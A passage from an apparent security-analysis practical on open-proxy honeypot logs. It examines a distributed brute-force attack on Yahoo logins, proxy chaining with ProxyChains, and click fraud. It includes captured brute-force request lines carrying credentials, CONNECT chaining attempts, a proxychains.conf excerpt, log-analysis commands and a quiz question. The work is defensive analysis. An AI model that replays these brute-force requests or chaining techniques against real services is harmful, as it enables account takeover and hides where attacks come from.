
```




This attacker was sending authentication credentials to multiple servers from the Yahoo domain. It is assumed that a goal of this type of distributed scanning includes the following:

- By distributing the scan to multiple Yahoo sites, the overall noise will be reduced for each host since it will not be receiving all of the requests, and
- By only sending a few username/password combinations to each server, they will most likely not be locked out, and lastly
- The authentication information coordination between the multiple servers is most likely not real-time and therefore there would probably be a lag period before a lock-out status would be propagated to the other servers.

Below is an example diagram for the Distributed Server Scan:



- **Distributed Server Scan through a Proxy** – As described in the introduction section of this practical, attackers prefer to use intermediary systems to help hide their true origin. This is the type of distributed scanning, which was taking place through our honeypot. In the case of HTTP attacks, attackers do not even need to compromise systems to use as launching pads for their attacks. They simply scan the web for lists of open proxy servers (such as our Honeypot Proxy) and send their attacks through these hosts. Referring to the diagram shown above, we can update this to reflect scanning through a proxy by replacing the "Attacker" object with our Honeypot Proxy host. The diagram below illustrates this concept:



Keep in mind that this diagram is from the "Attacker's" point of view, meaning that the honeypot proxy does not actually forward on these brute force attack requests whereas a normal anonymous proxy would.

## Correlations

- Mark Burnett, Author of "Hacking the Code" wrote a great article on the complexities of preventing brute force attacks - [http://www.syngress.com/solutions/268\\_hack\\_Code/Blocking%20Brute%20Force%20Attacks%20-%20ASP.NET.htm](http://www.syngress.com/solutions/268_hack_Code/Blocking%20Brute%20Force%20Attacks%20-%20ASP.NET.htm)
- Frank Rizzo posted to ISC/DShield.org and noted that his password protected website was being hit with a brute force attack that was using multiple proxies - <http://lists.sans.org/pipermail/list/2002-May/052916.html>
- Freemail Vulnerabilities - <http://www.landfield.com/isn/mail-archive/1999/Feb/0038.html>  
Ira Winkler discusses the many security issues (such as no lock-out feature after failed logins) related to the numerous free Internet mail services such as Yahoo and Hotmail.
- Zenomorph discussed many attacks in his "Fingerprinting Web Server Attacks" article on linuxsecurity.com - [http://www.linuxsecurity.com/feature\\_stories/fingerprinting-http-page3.html](http://www.linuxsecurity.com/feature_stories/fingerprinting-http-page3.html). In this paper, he talks about HTTP error codes and how 401 information would look in the access\_log and error\_log.

## Evidence of Active Targeting

It is pretty obvious that this brute force attack was specifically targeting the Yahoo domain. While the attacker(s) were specifically targeting Yahoo, they were not zeroing in any particular user

accounts in a traditional scan. Below is the command I used to extract out the login names used in this attack –

```
# grep 68.74.66.170 access_log | grep login | grep passwd | awk -F'&' '{print $11}' | sort | uniq | head
login=...e...
login=5-g
login=<g>
login=_00000
login=_123456
login=_16_aprodite
login=_1920s_
login=_24
login=_2727_
login=_27_27_
```

This particular host (68.74.66.170) tried to brute force a total of 2040 different user accounts. This was identified by using the following command –

```
# grep 68.74.66.170 access_log | grep login | grep passwd | awk -F'&' '{print $11}' | sed "s/login=//g" | sort | uniq | wc -l
```

## Severity

---

The following formula was used to determine the overall severity of these web server fingerprinting requests (5 is the highest and 1 is the lowest) –

**severity = (criticality + lethality) - (system countermeasures + network countermeasures)**

Due to the unique nature of honeypot deployments, I will provide a severity response for both a honeypot and normal production deployment of a web server.

### Honeypot Deployment

Criticality = 0

The open proxy honeypot does not serve any production purpose.

Lethality = 0

These brute force attack requests were not direct at the honeypot so the lethality is low.

System Countermeasures = 5

The Apache web server was configured with mod\_security directives described in section #1 of this practical, which identified all of these authentication requests and did not forward them on to the target web servers.

Network Countermeasures = 5

Same response as the System Countermeasure above.

**Honeypot Severity Total = -10**

**(0 + 0) – (5 + 5) = -10**

### Production Deployment

Criticality = 5

Most organizations rely on their external web site for commercial functionality. If a customer's user account credentials were compromised, it could lead to disclosure of sensitive information such as Credit Card data.

Lethality = 5

As mentioned above, a successful brute force attack could allow access to user data which could lead to information disclosure or impersonation attacks.

System Countermeasures = 3

Unfortunately, it seems that most web applications do not incorporate advanced defenses against brute force attacks. These defenses are discussed below in the Defensive Recommendation section.

Network Countermeasures = 1

The most commonly deployed configuration for Firewalls is to allow access from the Internet to port 80 (http) on a web server. Unless an application level firewall is implemented, the firewall will not be of much use in identifying HTTP attacks such as this.

**Production Deployment Total = 6**

**(5 + 5) – (3 + 1) = 6**

---

## Defensive Recommendation

There are several recommended solutions to prevent successful brute force attacks:

### Enforce a strong password policy

All passwords should have the following characteristics.

- At least six characters in length
- Do not contain the username string
- Contain at least one numeric digit (0-9)
- Contain at least one special character
- Forced to change every 90-120 days
- Forced not to repeat a previous password

### Use Anti-Automation Factors

Add a generic style question that changes every time the user logs in. For example: "How much is 2+2+2 ?" or "What is the 10th word in a given sentence" Add an obscured image showing numbers and characters. Ask the user to type in the characters showing in the image in addition to the username and password. As these techniques require a human eye and brain to participate in the authentication process, automation tools will easily fail.

### Suppress verbose error messages

When an invalid username/password combination is submitted, do not inform the user which piece of information (either the username or password) was invalid. This may lend an attacker the ability to determine which accounts on the system exist.

### Anti-Brute Force Code

If an online account has received an above average number of failed login attempts, a lock flag may be used to block further attempts. Normally the threshold of failed attempts is well above normal human error (10-20 failed attempts). To unlock an account, a user will have to wait a period of time (1-2 hours) or use a customer service process (by email address or phone). Anti-Brute Force Code must be used with caution. A web site's authentication system may suffer a denial of service attack if an attacker purposely causes all accounts to be locked through repeated failed login attempts across all accounts.

Since the above solution might cause an account lock (a personalized DoS attack) an alternative solution can be used. After the 10-20 failed attempts the application can add an additional *Anti-Automation Factors* to the authentication process. Fails on the added *Anti-Automation Factors* will not lock the account as these factors are changing dynamically for each attempt (unlike the username and password that remain static).

Under extreme circumstances, firewall rules may be used to block an offending IP address that supplies an abnormal level of invalid login attempts. (a.k.a IP Black Holing) This method has its uses when attackers are reverse brute forcing the system and failed attempts are spread across a vast number of user accounts. However, IP address restrictions must also be used with caution. Blocking a NAT'ed proxy IP Address may prevent a large portion of legitimate user traffic as well.

### References

"Brute Force Attack", Imperva Glossary

[http://www.imperva.com/application\\_defense\\_center/glossary/brute\\_force.html](http://www.imperva.com/application_defense_center/glossary/brute_force.html)

"iDefense: Brute-Force Exploitation of Web Application Session ID's",

By David Endler – iDEFENSE Labs

<http://www.cgisecurity.com/lib/SessionIDs.pdf>

"Blocking Brute-Force Attacks" by Mark Burnett

[http://www.syngress.com/solutions/268\\_hack\\_Code/Blocking%20Brute%20Force%20Attacks%20-%20ASP.NET.htm](http://www.syngress.com/solutions/268_hack_Code/Blocking%20Brute%20Force%20Attacks%20-%20ASP.NET.htm)

### Multiple Choice Test Question

```
68.74.66.170 - - [12/Mar/2004:22:12:40 -0500] "GET http://in.msg.edit.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__c&passwd=123danny HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:15:16 -0500] "GET http://login.bjs.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__kristy&passwd=123danny HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:17:21 -0500] "GET http://edit.yahoo.co.kr/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=mr_seattle&passwd=pass HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:17:30 -0500] "GET http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__ryu&passwd=123danny HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:24:14 -0500] "GET http://login.tpe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__gianni&passwd=123david HTTP/1.0" 200 566 "-" "-"
```

**Question:** What is the most likely reason for these web server log entries?

- A) Nothing, this looks like normal traffic for a Yahoo login.
- B) This is a Brute Force Attack on different Yahoo accounts distributed across numerous Yahoo domains.
- C) This is a Brute Force Attack on a specific Yahoo account distributed across numerous Yahoo domains.
- D) This is a Brute Force Attack on a specific Yahoo account on a specific Yahoo server.

**Answer:** B.

## ***Detect Three - Chaining Proxy Servers***

### **Mod Security Audit Log File Entries:**

Mod\_Security Audit\_Log file format:

=====

Request: remote\_ip remote\_user local\_user [current\_logtime] \"escaped\_the\_request\" status  
bytes\_sent

Handler: cgi-script/proxy-server/null

Error: Error message

-----

URL Request Line

Client Headers

Server Status Code Response

Server Response Headers

=====

```
=====
Request: 220.173.17.142 - - [Tue Mar 9 22:59:19 2004] "GET
http://mirror.qking.net/0208/808144-13 HTTP/1.1" 200 116
16
Handler: proxy-server
-----
GET http://mirror.qking.net/0208/808144-13 HTTP/1.1
Accept: image/gif, image/jpeg, image/x-xbitmap, image/pjpeg, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-us
Host: mirror.qking.net
Pragma: no-cache
Referer: http://www.qksrv.net
User-Agent: Mozilla/4.0 (compatible; MSIE 5.02; Windows 98)
X-Forwarded-For: 209.121.186.154

HTTP/1.1 200 OK
Expires: Mon, 15 Mar 2004 21:15:49 GMT
Cache-Control: max-age=604800
Via: 1.1 atl.xpc-mii.net (MIIxpc/4.6 UNVERIFIED_CACHE_HIT Mon, 08 Mar 2004 21:15:49 GMT)
Accept-Ranges: bytes
Content-Disposition: filename=808144-13
Via: 1.1 ics_server.xpc-mii.net (ICS 2.2.64.208)
X-Cache: MISS from www.testproxy.net
Transfer-Encoding: chunked
Content-Type: text/plain
=====
Request: 202.134.172.54 - - [Sat Mar 13 02:44:36 2004] "CONNECT 216.51.232.100:80
HTTP/1.0" 200 0
Handler: proxy-server
-----
CONNECT 216.51.232.100:80 HTTP/1.0
User-Agent: ProxyChains 1.8

HTTP/1.0 (null)
Warning: Subject to Monitoring
=====
Request: 193.109.122.33 - - [Sat Mar 13 21:17:03 2004] "CONNECT 193.109.122.67:6668
HTTP/1.0" 403 290
Handler: proxy-server
-----
CONNECT 193.109.122.67:6668 HTTP/1.0
User-Agent: pxyscand/2.0

HTTP/1.0 403 Forbidden
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====
```

## Source of Trace

---

All of the network detects for this practical assignment were taken from the Apache web server logs used in the Honeynet Project Scan of the Month Challenge for April 2004 that I sponsored. The logs archive can be downloaded from the Honeynet website - [http://www.honeynet.org/misc/files/apache\\_logs.tar.gz](http://www.honeynet.org/misc/files/apache_logs.tar.gz). Reviewing the Mod\_Security audit\_log file identified all of the proxy connections.

## Detect Generation Method

---

The main evidence which indicates proxy use is the inclusion of the "Via" and "X-Forwarded-For" headers in the requests and responses.

**Number of Proxy Connections:** 19271 requests from 304 different hosts serving as a proxy for 5951 clients.

### Search Logic:

**Number of proxied requests sent to our server** – Search the audit\_log file for all X-Forwarded-For entries, then give me a total number of requests.

**Number of proxy servers connecting to our proxy** – Search the audit\_log file for all Requests and X-Forwarded-For entries, then extract all X-Forwarded-For entries with their preceding/corresponding request, then extract the client IP from the request and sort it and give me a total number of unique hosts.

**Number of clients who used a proxy to connect to our proxy** - Search the audit\_log file for all X-Forwarded-For entries, then extract only the IP addresses specified in this token and sort it and give me a total number of unique hosts.

### Search Command:

**Number of proxied requests sent to our server**

```
egrep 'X-Forwarded-For\: ' audit_log | wc -l
```

**Number of proxy servers connecting to our proxy**

```
egrep 'Request\: |X-Forwarded-For\: ' audit_log | egrep -B1 'X-Forwarded-For' | egrep 'Request\: ' | awk '{print $2}' | sort | uniq | wc -l
```

**Number of clients who used a proxy to connect to our proxy**

```
egrep 'X-Forwarded-For\: ' audit_log | awk '{print $2}' | sort | uniq | wc -l
```

## Address Spoofing Probability

---

**True Origin Analysis** – With this method, we are not concerned with the actual source IP address listed in the log files. We are instead asking the question, "Is the IP address identified the true source of the attack?" We want to widen the scope of our view to the possibility that the source IP address may be an unwitting third party to the attack. Perhaps the source IP address has been hacked and the real attackers are using their system as a base station for other attacks. Another scenario is that the source IP address is a proxy server of some sort and the attackers are going "through" it to attack our host.

After inspecting the audit\_log entries, there were numerous indications that clients were utilizing proxy servers due to the "X-Forwarded-For" and/or "Via" headers logged.

## Attack Description


---

For a hacker there are two main benefits of using a proxy server:

- **Anonymity** - Connections made via an open proxy are probably non-accountable. Think about it – if the proxy has not been secured then odds are that no one is monitoring the log files. Even if the log files exist, it will be extremely difficult to obtain the logs from multiple servers and correlate the evidence.
- **Distributed Attacks** - Open proxies allow an attacker to send HTTP requests through multiple hosts all directed at the target. This distribution of the attacking IP address makes implementing defensive measures such as firewall rules challenging. Combating attacks from multiple source IP addresses in parallel is also one of the main reasons why Distributed Denial of Service Attacks are so hard to deal with.

### Similarities between Distributed Brute Force Attacks and Distributed Denial of Service Architectures

An interesting concept to analyze is the similarities between the distributed brute forcing attacks we are discussing and that of the traditional distributed denial of service architectures. The DDoS Network Model normally includes Master(s), Handlers and Agents.



[http://www.usenix.org/events/lisa2000/full\\_papers/dietrich/dietrich\\_html/network2f.new.gif](http://www.usenix.org/events/lisa2000/full_papers/dietrich/dietrich_html/network2f.new.gif)

In looking at the diagram shown above and comparing this with distributed brute force attacks, we could substitute the DDoS “Agent” Tier with our Open Proxy Honeypot since we were the host that was sending the attack data on to the target servers. Continuing traversing back through the DDoS architecture, the next comparison is the “Handler” Tier and the attacker identified in these Yahoo brute force logs - 24.168.72.174. Could this attacking IP address actually be a “Handler” which was being directed by another host? This is the concept covered in the “True Origin Analysis” section of the Address Spoofing Probability section above.

Full discussion on DDoS is beyond the scope of this document. See the following website for in depth analysis of DDoS - <http://staff.washington.edu/dittrich/misc/ddos/>



## Attack Mechanism

**List of Proxy Servers:** The proxy servers identified are in this list – [proxy\\_servers.txt](#)

**Confirming the Proxy Servers:** In order to confirm that these IP addresses were in fact proxy servers themselves, we could take three different approaches:

- **Check Well-Known Proxy Lists:** We can check online open proxy lists for these IP address as places such as the Distributed Server Boycott List website - <http://dsbl.org/main>.
- **Use an Online Proxy Checker:** We can use one of the proxy checking web sites (discussed in question 1) to verify if each IP address is in fact a proxy server.
- **Make a Request Through the Server:** We can make a direct connection to the server in question and make a proxy request and see what comes back. Below is an example of this:

```
# telnet 145.254.70.34 80
Trying 145.254.70.34...
Connected to 145.254.70.34.
Escape character is '^]'.
HEAD http://www.yahoo.com HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 11 May 2004 16:36:31 GMT
P3P: policyref="http://p3p.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi
IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT
STA POL HEA PRE GOV"
Cache-Control: private
Vary: User-Agent
Connection: close
Content-Type: text/html

Connection closed by foreign host.
```

While the X-Forwarded-For and Via headers do indicate the use of proxy servers, they do not necessarily equal malicious intent. The Via header is used to identify proxy servers, per RFC 2068 <http://www.cse.ohio-state.edu/cgi-bin/rfc/rfc2068.html#sec-14.44>.

*The Via general-header field **MUST** be used by gateways and proxies to indicate the intermediate protocols and recipients between the user agent and the server on requests, and between the origin server and the client on responses. It is analogous to the "Received" field of [RFC 822](#) and is intended to be used for tracking message forwards, avoiding request loops, and identifying the protocol capabilities of all senders along the request/response chain.*

As you can see from the RFC, all proxy servers MUST add in the "Via" header for requests that they service. By looking at the audit\_log data, we can identify the path that these requests have taken to reach their target web server and identify intermediary proxy servers.

```
# egrep -C20 "Via\: " audit_log |less
=====
Request: 220.173.17.142 - - [Tue Mar  9 22:59:19 2004] "GET
http://mirror.qkimg.net/0208/808144-13 HTTP/1.1" 200 11616
Handler: proxy-server
-----
GET http://mirror.qkimg.net/0208/808144-13 HTTP/1.1
Accept: image/gif, image/jpeg, image/x-bitmap, image/pjpeg, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-us
Host: mirror.qkimg.net
Pragma: no-cache
Referer: http://www.qksrv.net
User-Agent: Mozilla/4.0 (compatible; MSIE 5.02; Windows 98)
X-Forwarded-For: 209.121.186.154
```

```

HTTP/1.1 200 OK
Expires: Mon, 15 Mar 2004 21:15:49 GMT
Cache-Control: max-age=604800
Via: 1.1 atl.xpc-mii.net (MIIxpc/4.6 UNVERIFIED_CACHE_HIT Mon, 08 Mar 2004 21:15:49 GMT)
Accept-Ranges: bytes
Content-Disposition: filename=808144-13
Via: 1.1 ics_server.xpc-mii.net (ICS 2.2.64.208)
X-Cache: MISS from www.testproxy.net
Transfer-Encoding: chunked
Content-Type: text/plain
=====

```

There is some great information (with a graphic) for TRACE Request communication (with Via headers) from the O'Reilly Open Book – Web Client Programming with PERL web site - <http://www.oreilly.com/openbook/webclient/ch03.html#34866>.

The X-Forwarded-For client request header shows the client IP address that made the request to the proxy server that connected to our proxypot. Two caveats here for IP trace-back of this connection:

- This header can be easily spoofed. The IP address connecting to our proxypot can in fact be the one making all of the connection and is spoofing X-Forwarded-For headers to cause confusion or shift blame.
- The IP address listed in the X-Forwarded-For header may in fact be another proxy server. This is known as chaining proxy servers/requests, which leads to our next topic.

As discussed above, the existence of the X-Forwarded-For and Via headers does not directly indicate malicious intent, however there is another indicator of “intended” proxy chaining – the User-Agent field with term ProxyChains. ProxyChains is a command line tool used to tunnel connections through specific proxy servers. If a client makes a request to our proxy server with a User-Agent field of “ProxyChains”, then this indicates intent to force connections through certain hosts.

**Example Entry:** The example entries below show some example connection attempts with the ProxyChains info.

```

# egrep -C10 ProxyChains audit_log |less
--CUT--
=====
Request: 66.98.172.68 - - [Fri Mar 12 01:14:30 2004] "CONNECT 66.98.148.38:25 HTTP/1.0" 40
3 286
Handler: proxy-server
-----
CONNECT 66.98.148.38:25 HTTP/1.0
User-Agent: ProxyChains 1.8

HTTP/1.0 403 Forbidden
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====
Request: 216.196.251.10 - - [Sat Mar 13 01:42:21 2004] "CONNECT 192.168.65.10:80 HTTP/1.0"
500 434
Handler: proxy-server
Error: The proxy server could not handle the request <EM><A HREF="192.168.65.10:80">CONNEC
T&nbsp;192.168.65.10:80</A></EM>.<P>
Reason: <STRONG>Could not connect to remote machine:&lt;br&gt;Connection timed out</STRONG
>
-----
CONNECT 192.168.65.10:80 HTTP/1.0
User-Agent: ProxyChains 1.8

```

```
HTTP/1.0 500 Proxy Error
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====
```

This first entry shows a client trying to use ProxyChains to have our system connect to the SMTP service on another host. The second entry shows a client trying to use ProxyChains to have our system connect to another web server.

The final indication of proxy chaining would be the use of Socks/Wingate client checkers. These applications send SOCKS requests to proxy servers and the web server log file shows this data as the request "\x04\x01". Look familiar? We already identified these entries in our "Request Method" analysis section above. Here are some example entries from our proxypot's access\_log file for these types of connections:

```
# grep "\x01" access_log |less
203.121.182.190 - - [09/Mar/2004:22:07:16 -0500] "\x04\x01" 501 - "-" "-"
--CUT--
66.98.138.149 - - [10/Mar/2004:02:00:10 -0500] "\x05\x01" 501 - "-" "-"
--CUT--
66.93.172.211 - - [10/Mar/2004:02:56:06 -0500] "\x04\x01" 501 - "-" "-"
194.109.153.6 - - [10/Mar/2004:03:38:32 -0500] "\x04\x01+g\xc2m\x99\x02" 501 - "-" "-"
--CUT--
```

## Correlations

- Joe St. Sauver discussed these similar issues in his "The Open Proxy Problem" paper - <http://darkwing.uoregon.edu/~joe/proxies/open-proxy-problem.pdf>
- Information from a mail-list where a user has seen these same SOCKS connection attempts - <http://cert.uni-stuttgart.de/archive/suse/security/2004/02/msg00402.html>.
- The NewOrder website discussed techniques for automated and manual Proxy Chaining - [http://neworder.box.sk/newsread\\_print.php?newsid=1693](http://neworder.box.sk/newsread_print.php?newsid=1693)
- ProxyChains website - <http://proxychains.sourceforge.net/>
- A hacker named "b0iler" wrote a paper entitled "Steps To Deface A Webpage" in which he describes the need and methods for chaining proxy servers - <http://www.hnc3k.com/howtodefaced.htm>

## Evidence of Active Targeting

There two different views that we can take when looking for evidence of active targeting with proxy chaining:

- **Targeting Specific Open Proxies**  
From the attacker's perspective, they would have to single out specific open proxies with which to route their HTTP traffic through. They could gather this list of hosts from various open proxy websites or by running their own scanning software. When using an application such as ProxyChains, the user is able to specify which proxy servers are used and in which order. Below is an excerpt from the proxychains.conf file:

```
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
```

```
# otherwise EINTR is returned to the app
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see chain_len) from the list
# this option is good for scans
```

- **Targeting Specific Destination Servers**

After identifying the path that the attack will take, the client may then launch their attack at the target web server. So the high level question we are trying to answer here is – “What types of web sites were targeted by attackers who were hiding behind proxy servers?” In order to answer this question, I used this command logic –

**Search Logic:**

**Domain name of target servers that were targeted by proxied requests** – Search the audit\_log file for all X-Forwarded-For entries and its corresponding HTTP Request line, then extract out the domain name targeted, sort the results to only show unique names and finally list the results in reverse order.

**Search Command:**

**Domain names targeted by proxied requests -**

```
# egrep 'Request\.:X-Forwarded-For' audit_log | egrep -B1 X-
Forwarded-For | egrep Request | awk -F'/' '{print $3}' | sort | uniq
-c | sort -rn | less
```

After reviewing the results from this command, it became apparent that the majority of the attackers who were utilizing proxy servers were involved with some sort of Banner/Click-Thru Fraud. The command below shows example entries showing the targeted domains:

```
# egrep 'Request\.:X-Forwarded-For' audit_log | egrep -B1 X-
Forwarded-For | egrep Request | awk -F'/' '{print $3}' | sort |
uniq -c | sort -rn | egrep -i 'click|banner|ad|hit|revenue'
646 banner2.inet-traffic.com
213 pagead2.googleadsyndication.com
131 www.searchit.com
94 adfarm.mediaplex.com
93 toolbar.searchit.com
88 www.nomoreclicking.com
81 clickcheaper.com
80 www.banner-mania.com
77 click.search123.com
74 www.clickcheaper.com
--CUT--
```

## Severity

The following formula was used to determine the overall severity of these web server fingerprinting requests (5 is the highest and 1 is the lowest) –

**severity = (criticality + lethality) - (system countermeasures + network countermeasures)**

Due to the unique nature of honeypot deployments, I will provide a severity response for both a honeypot and normal production deployment of a web server.

**Honeypot Deployment**

Criticality = 0

The open proxy honeypot does not serve any production purpose.

Lethality = 0

These proxied requests were not direct at the honeypot so the lethality is low.

System Countermeasures = 0

The proxy honeypot did not have any specific security filters which prevented/blocked access requests that utilized proxy servers. There were attacks that were blocked where the client was using a proxy server other than the honeypot, however the attack was blocked due to a different attacks filter (for example from the converted Snort rules) rather than due to the fact that the client used a proxy.

Network Countermeasures = 0

Same response as the System Countermeasure above.

**Honeypot Severity Total = 0**

$(0 + 0) - (0 + 0) = 0$

**Production Deployment**

Criticality = 5

Most organizations rely on their external web site for commercial functionality.

Lethality = 2

